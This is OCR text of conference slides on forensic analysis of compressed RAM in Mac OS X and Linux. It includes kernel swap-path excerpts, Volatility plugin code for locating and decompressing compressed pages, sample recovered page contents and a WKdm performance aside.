
FIGURE 8–6 Details of the Mac OS X Mach VM architecture

xnu-2422.1.72/osfmk/vm:
~73K lines of C

xnu-2422.1.72/osfmk/x86_64/
WKdm*.s:
~1000 lines of 64-bit assembler for
WKdm_compress_new() /
WKdm_decompress_new()

Just vm_compressor /
vm_compressor_pager:
~4K lines of C + the assembler, above

Compressor / Compressor Pager Internals



Linux

- zram / zswap (circa 3.11+ kernel release) in Linux
- zram is just a memory-based compressed swap device
- zswap uses new FRONTSWAP facility in Linux
- http://lxr.free-electrons.com/source/Documentation/vm/frontswap.txt

/mm/page_io.c

```
int swap_writepage(struct page *page, … )
{
        int ret = 0;
        if (try_to_free_swap(page)) {
                unlock_page(page);
                goto out;
        }
        if (frontswap_store(page) == 0) {
                set_page_writeback(page);
                unlock_page(page);
                end_page_writeback(page);

                goto out;


        }
        ret = __swap_writepage(page, wbc, end_swap_bio_write);
out:
        return ret;
}
```

e.g., zswap

Can accept the page if it fits, or say no and regular swapping will occur

e.g., zram, way down in there

Page eventually written to disk




```
int swap_readpage(struct page *page)
{
…
…
        if (frontswap_load(page) == 0) {
                SetPageUptodate(page);
                unlock_page(page);
                goto out;
        }
…
// lots of pain here
// lots of pain here
out:
        return ret;
}
```

/mm/page_io.c

e.g., zswap


e.g., zram,
it's just a stranger block device


Page eventually read from disk





Current Reality + Goal

Physical memory dumps:









New Plugins for Volatility

- **`mac_compressed_swap` / `linux_compressed_swap`**
  - **Find, decompress, and dump all compressed pages**
  - Emits compressor stats:
    - `Compressor memory used : 19167408 bytes`
    - `Available uncompressed memory : 466462 pages`
    - `Available memory : 471251 pages`
    - …
- Required Python implementation of Mac OS X and Linux decompression algorithms
- Required detailed analysis of new compressor pager (Mac OS X)
- But **not** entire page fault → decompression path

Modified Plugins for Volatility

- **`mac_dump_maps / linux_dump_maps`**
  - **Dump address space for all (or individual) processes**
  - Previous implementation used Volatility's standard mechanism for emitting 4K pages in address space
  - Simply skipped swapped pages
  - Now, decompressed if possible and made available
- Involved much deeper analysis of Mac OS and Linux VM systems

→ Compressed RAM Analysis

- Goal: See high level transition to support for compressed RAM
- Original **`mac_dump_maps`**:
  - Dump address space for all (or individual) processes
  - Use standard mechanism for accessing 4K page in process address space
  - **Skip** swapped pages
  - Based on **`mac_proc_maps`** plugin
- New **`mac_dump_maps`**:
  - Same, except don't give up when page is swapped
  - See if compressor has page—if so, decompress

Original mac_proc_maps

```
import volatility.obj as obj
import volatility.plugins.mac.pstasks as pstasks
import volatility.plugins.mac.common as common

class mac_proc_maps(pstasks.mac_tasks):
    """ Gets memory maps of processes """

    def calculate(self):
            …
            …

        procs = pstasks.mac_tasks.calculate(self)

        for proc in procs:
            for map in proc.get_proc_maps():
                yield proc, map
```

Original mac_proc_maps

```
def render_text(self, outfd, data):
        self.table_header(outfd, [("Pid", "8"),
                                  ("Name", "20"),
                                  ("Start", "#018x"),
                                  ("End", "#018x"),
                                  ("Perms", "9"),
                                  ("Map Name", "")])

        for (proc, map) in data:
            self.table_row(outfd,
                                  str(proc.p_pid),
                                     proc.p_comm,
                                  map.links.start,
                                  map.links.end,
                                  map.get_perms(),
                                  map.get_path())
```

Original mac_dump_maps

```
import os
import volatility.obj as obj
import volatility.debug as debug
import volatility.plugins.mac.proc_maps as proc_maps

class mac_dump_maps(proc_maps.mac_proc_maps):
    """ Dumps memory ranges of processes """

    def __init__(self, config, *args, **kwargs):

       …
      # initialization stuff common to all Volatility plugins,
      # including processing of command line options, etc.
       …
```

Original mac_dump_maps

```
def render_text(self, outfd, data):

        …
        …

    outfile = open(self._config.OUTPUTFILE, "wb+")
        …
        …
    size = 0
    for proc, map in data:
       for page in self._read_addr_range(proc,
                        map.links.start, map.links.end):
          size += len(page)
          outfile.write(page)

    outfile.close()
    outfd.write("Wrote {0} bytes\n".format(size))
```

Original mac_dump_maps

```
def _read_addr_range(self, proc, start, end):

    pagesize = 4096

    proc_as = proc.get_process_address_space()

    while start < end:
        page = proc_as.zread(start, pagesize)
        yield page
        start = start + pagesize
```

zread()

Individual address spaces, e.g., LiME, hibernation, raw, etc. know how to translate addr into a location in the memory dump file

```
def zread(self, addr, length):

    data = self.read(addr, length)

    if data is None:
        data = "\x00" * length

    elif len(data) != length:
        data += "\x00" * (length - len(data))

    return data
```

In volatility/plugins/addrspaces/**standard.py**

New mac_dump_maps

```
class mac_dump_maps(proc_maps.mac_proc_maps):
    """ Dumps memory ranges of process(es),
    optionally including compressed pages"""
    …
    …
    # lots of ugly initialization to get at
    # kernel structures related to RAM
    # compression
    …
    …
```

New mac_dump_maps

```
def compressed_page_location(self, outfd, map, addr):
    # return (seg, idx) pair that identifies the location of a compressed page starting
    # at 'addr' and belonging to a vm_map_entry 'map' in the compressor store.
    # Returns (None, None) if the compressor doesn't own this page.

    # based on compressor_pager_slot_lookup() in osfmk/vm/vm_compressor_pager.c and
    # c_decompress_page in osfmk/vm_compressor.c
```

```
vm_obj = map.object.vm_object
if not vm_obj.is_valid() or vm_obj.pager_created == 0 or vm_obj.pager_initialized == 0 or vm_obj.pager_ready == 0:
   # compressor can't own pages from this object--object has no pager or pager isn't initialized
   (seg, idx) = (None, None)
else:
   #print "PAGING OFFSET: " + str(vm_obj.paging_offset)
   addr += vm_obj.paging_offset
   page_num = addr / self.wkdm.PAGE_SIZE_IN_BYTES
   pager = vm_obj.pager.dereference_as("compressor_pager")
   pager_name = pager.cpgr_pager_ops.memory_object_pager_name.dereference_as("char")
   if pager_name != "c":   # "compressor pager" in pager ops
      # if the pager isn't the compressor_pager, then move on
      # print "  Corresponding pager " + pager_name + " isn't the compressor pager. Substituting zero page."
      (seg, idx) = (None, None)
   elif not pager.is_valid():
   # pager isn't initialized
      outfd.write("  Pager isn't initialized. Substituting zero page.\n")
      (seg, idx) = (None, None)
   # page is out of range
   elif page_num > pager.cpgr_num_slots:
      outfd.write("  page_num > pager.cpgr_num_slots: " + str(page_num) + " " + str(pager.cpgr_num_slots) + ".  Substituting zero page.\n")
      (seg, idx) = (None, None)
   else:
      #print "## " + str(pager.cpgr_num_slots)
      #print "## " + str(self.COMPRESSOR_SLOTS_PER_CHUNK)
      num_chunks = (pager.cpgr_num_slots + self.COMPRESSOR_SLOTS_PER_CHUNK - 1) / self.COMPRESSOR_SLOTS_PER_CHUNK
      if num_chunks > 1:
         # array of chunks
         chunk_idx = page_num / self.COMPRESSOR_SLOTS_PER_CHUNK
         cpgr_islots = obj.Object("Array", offset = pager.cpgr_slots.cpgr_islots, targetType = "Pointer",
                        count = num_chunks, vm = self.addr_space)
         chunks_ptr = cpgr_islots[chunk_idx]
         if chunks_ptr.is_valid():
            chunk = obj.Object("Array", offset = chunks_ptr, targetType = "unsigned int",  # compressor_slot_t
                        count = self.COMPRESSOR_SLOTS_PER_CHUNK, vm = self.addr_space)
            slot_idx = page_num % self.COMPRESSOR_SLOTS_PER_CHUNK

            # chunk[slot_idx] is actually a c_slot_mapping
            # struct  c_slot_mapping {
            #        uint32_t        s_cseg:22,      /* segment number + 1 */
            #                        s_cindx:10;     /* index in the segment */
            # };

            # print "DOUBLE LEVEL SEGIDX bitfield is " + str(chunk[slot_idx])

            seg = chunk[slot_idx] & 0x3FFFFF
            idx = chunk[slot_idx] >> 22
         else:
            (seg, idx) = (None, None)
      else:
         slot_idx = page_num;
         cpgr_dslots = obj.Object("Array", offset = pager.cpgr_slots.cpgr_dslots, targetType = "unsigned int",   # actually compressor_slot_t, == int;
                        count = pager.cpgr_num_slots, vm = self.addr_space)                         # unsigned here because we have to

         # cpgr_dslots[slot_idx] is actually a c_slot_mapping:
         # struct  c_slot_mapping {
         #        uint32_t        s_cseg:22,      /* segment number + 1 */
         #                        s_cindx:10;     /* index in the segment */
         # };

         # print "SINGLE LEVEL SEGIDX bitfield is " + str(cpgr_dslots[slot_idx])

         seg = cpgr_dslots[slot_idx] & 0x3FFFFF
         idx = cpgr_dslots[slot_idx] >> 22

return (seg, idx)
```

Look at the plugin source if you're interested

New mac_dump_maps

```
    def decompress(self, outfd, seg, idx):
        # decompress and return 4K page identified by (seg, idx).  Returns None if
        # decompression fails.
        page = None
```

```
if seg >= self.c_segment_count or seg < 1:
    outfd.write("  Segment out of bounds: " + str(seg) + ". Must be > 0 and < c_segment_count == " + str(self.c_segment_count) + ". Substituting zero page.\n")
else:
    c_seg = self.c_segments[seg - 1].c_seg        # seg is actually segment index + 1
    if c_seg.c_ondisk == 1:
        outfd.write("  Segment " + str(seg) + " is swapped out. Substituting zero page.\n")
    else:
        j1 = idx / self.C_SEG_SLOT_ARRAY_SIZE
        j2 = idx & self.C_SEG_SLOT_ARRAY_MASK

        cslot_array = c_seg.c_slots[j1]
        if cslot_array.is_valid():
            cslots = obj.Object("Array", offset = cslot_array, targetType = "c_slot",
                                count = self.C_SEG_SLOT_ARRAY_SIZE, vm = self.addr_space)
            cslot=cslots[j2]
            (csize, compressed, status) = (4096 / 4, False, "UNCOMPRESSED") if (cslot.c_size == 4095) else (cslot.c_size / 4, True, "COMPRESSED")
            if csize > 0:
                outfd.write("  Slot " + str(j1) + ", " + str(j2) + ": offset = " + str(cslot.c_offset * 4) + " bytes, size = " + str(csize * 4) + " bytes, " + status + "\n")
                page = obj.Object("Array", offset = c_seg.c_store.c_buffer+cslot.c_offset * 4, targetType = "int",
                    count = csize, vm = self.addr_space)
```

Look at the plugin source if you're interested

```
            if compressed:
                # try to decompress page. Compressed data is fed to WKdm as an array of
                # 32-bit ints.
                decompressed = self.wkdm.WKdm_decompress(page, self.dest)
                if decompressed > 0:
                    page = self.dest[:]
                    outfd.write("  Decompression successful.\n")
                else:
                    outfd.write("  Decompression failed.  Substituting zero page.\n")
                    page = None
            else:
                # for uniformity, so len() will work in _read_addr_range()
                page = page[:]
                outfd.write("  Decompression successful.\n")

        return page
```

New mac_dump_maps

```
def render_text(self, outfd, data):
            …
            …

    outfile = open(self._config.OUTPUTFILE, "wb+")
            …
            …

    size = 0
    self.table_header(outfd, [("Pid", "8"),
                      ("Name", "20"),
                      ("Start", "#018x"),
                      ("End", "#018x"),
                      ("Perms", "9"),
                      ("Map Name", "")])
```

New mac_dump_maps

```
for proc, map in data:
            self.table_row(outfd,
                           str(proc.p_pid), proc.p_comm,
                           map.links.start,
                           map.links.end,
                           map.get_perms(),
                           map.get_path())
      …
      …
    for page in self._read_addr_range(outfd, proc, map):
       if not page is None:
          size += self.wkdm.PAGE_SIZE_IN_BYTES
             for k in range(0, self.wkdm.PAGE_SIZE_IN_WORDS):
                              outfile.write(struct.pack('<i', page[k]))

    outfile.close()
    outfd.write("Wrote {0} bytes.\n".format(size))
    if self._config.DECOMPRESS_SWAP:
       outfd.write("{0} pages were successfully decompressed.\n".
         format(self.successful_decompressions))
```

New mac_dump_maps

```
def _read_addr_range(self, outfd, proc, map):
    # read pages from the address space for a map and
    # optionally decompress pages in compressed swap.
    start = map.links.start
    end = map.links.end
              …
              …
    proc_as = proc.get_process_address_space()

    while start < end:
       page = proc_as.read(start, self.wkdm.PAGE_SIZE_IN_BYTES)
       # need a page-sized buffer of 32-bit words,
       # because the decompressor expects that
       if not page is None:
          i=0
          page = []
          while i < self.wkdm.PAGE_SIZE_IN_WORDS:
             (intval,) = struct.unpack('<i', rawpage[i*4:i*4+4])
             page.append(intval)
             i += 1
```

New mac_dump_maps


```
else:
  (seg, idx) = self.compressed_page_location(…)
  if seg != 0:
      # found compressed page, try to decompress
      page = self.decompress(outfd, seg, idx)
      if page is None:
          # decompression failed

  …
  …

if page is None:
  # can't retrieve page at all, use zeros
  page = [0] * self.wkdm.PAGE_SIZE_IN_WORD

yield page
start = start + self.wkdm.PAGE_SIZE_IN_BYTES
```

Representative Distribution of Compressed Pages



Mac OS X 10.9, 2GB RAM, 124 processes, moderate memory pressure, 300MB compressed

```
<html lang="en-us">
<head>
<!--
        . -  ` : `  '.!``  .          -"` `.
      ' ,gi$@$q  pggq   pggq .          ' pggq
     + j@@@P*\7  @@@@  @@@@       _   : @@@@ !  ._ , .  _ - .
   . .  @@@K     @@@@       ;  -` `_,_ ` . @@@@ ;/        ` _,,_ `
   ; pgg@@@@gggq  @@@@  @@@@ .' ,iS@@@@@Si  @@@@
    @@@@@@@@@@@  @@@@  @@@@ ` j@@@P*"*+Y7  @@
   `_  @@@@     @@@@  @@@@ .@@@7 .  ` @@@@.6@@@
    .  @@@@  '  @@@@  @@@@ :@@@! !:   @@@@7@@@K
       @@@@  .  @@@@  @@@@ `%@@@.    . @@@@`7@@@
    !  @@@@     @@@@  @@@@  \@@@$+,,+4b  @@@@ `7@@
       @@@@  :  @@@@  @@@@   `7%S@@hX!P' @@@@  `7@@
    :  """"""    """"""  """""" :.  `^"^`   """"""   `"""""""" """"
     ` -  .   .      _._         `              _._      _  . -
            , `  ,gllllllllg,    `-: '    .~ . . . ~.  `
             ,jllllllllllllllp,  .!'  .+. . . . . . . .+. `.
           ` jlllllllllllllllllll  `  +. . . . . . . . . .+  .
         .  jllllllllllllllllllllll   . . . . . . . . . . . .
            .l@@@@@@@@lllllllllllllll. j. . . . . . . :::::::l `
          ; ;@@@@@@@@@@@@@@@@@@@@@@lllll :. .  ::::::::::::::::::: ;
            :l@@@@@@@@@@@@@@@@@@@@@@@@l; :::::::::::::::::::::::
          `  Y@@@@@@@@@@@@@@@@@@@@@@@P   :::::::::::::::::::
           -  Y@@@@@@@@@@@@@@@@@@@@@P  .  :::::::::::::::::::  .
               `*@@@@@@@@@@@@@@@@@*` `  `  `:::::::::::::::`
              `.  `*%@@@@@@@@%*`   .      `  `+::::::::+`  '
                  ```    _'          - .   ```     -
                .   ` ,    _              ` , `

You're reading. We're hiring.
https://www.flickr.com/jobs/
```

put the rose in my hair like the Andalusian girls used or shall I wear a red yes and how he kissed me under the Moorish wall and I thought well as well him as another and then I asked him with my eyes to ask again yes and then he asked me would I yes to say yes my mountain flower and first I put my arms around him yes and drew him down to me so he could

```
<div class="hover-target">
<div class="thumb ">
<span class="photo_container pc_ju">
<a data-track="photo-click"  href="/photos/petur_bjarni/12437920674/in/explore-2014-02-10" title="The Icefjord in Ilulissat" class="rapidnofollow photo-click"><img id="photo_img_
12437920674" data-defer-src="http://farm4.staticflickr.com/
3722/12437920674_e8c981ec93_z.jpg" src="http://l.yimg.com/g/images/spaceball.gif" width="363"
height="235" alt="The Ice
fjord in Ilulissat" class="pc_img defer" border="0"><div class="play"></div></a>
</span>
<div class="meta">
<div class="title"><a data-track="photo-click" href="/photos/petur_bjarni/12437920674/in/explore-2014-02-10" title="The
Icefjord in Ilulissat" class="title">The Icefjord in Ilulissat</a></div>
```

X 100s
```

Aside: Programming Languages and Performance

- Q: Why did Apple bother to implement WKdm compression / decompression in assembler?
- Very little kernel code in assembler, mostly C
- But obviously on a very critical path in the kernel
- Turns out, the right decision
- Illustration using WKdm benchmarks:
  - Kaplan's original C version
  - Apple's assembler version
  - Python implementation (Volatility)
  - golang

```
L_nonpartital:
        jl          L_ZERO_TAG
        cmpb    $2, -1(%rsi)
        je          L_MISS_TAG

L_EXACT_TAG:
        movzbl  (next_qpos), %eax                   // qpos = *next_qpos
        incq    next_qpos                           // next_qpos++
        decl    tags_counter                        // tags_counter--
        movl    (%rsp,%rax,4), %eax                 // w = dictionary[qpos]
        movl    %eax, -4(dest_buf)                  // *dest_buf = w
        je          L_done

L_next:
        incq    %rsi                                // next_tag++
```

```
while (next_tag < tags_area_end) {
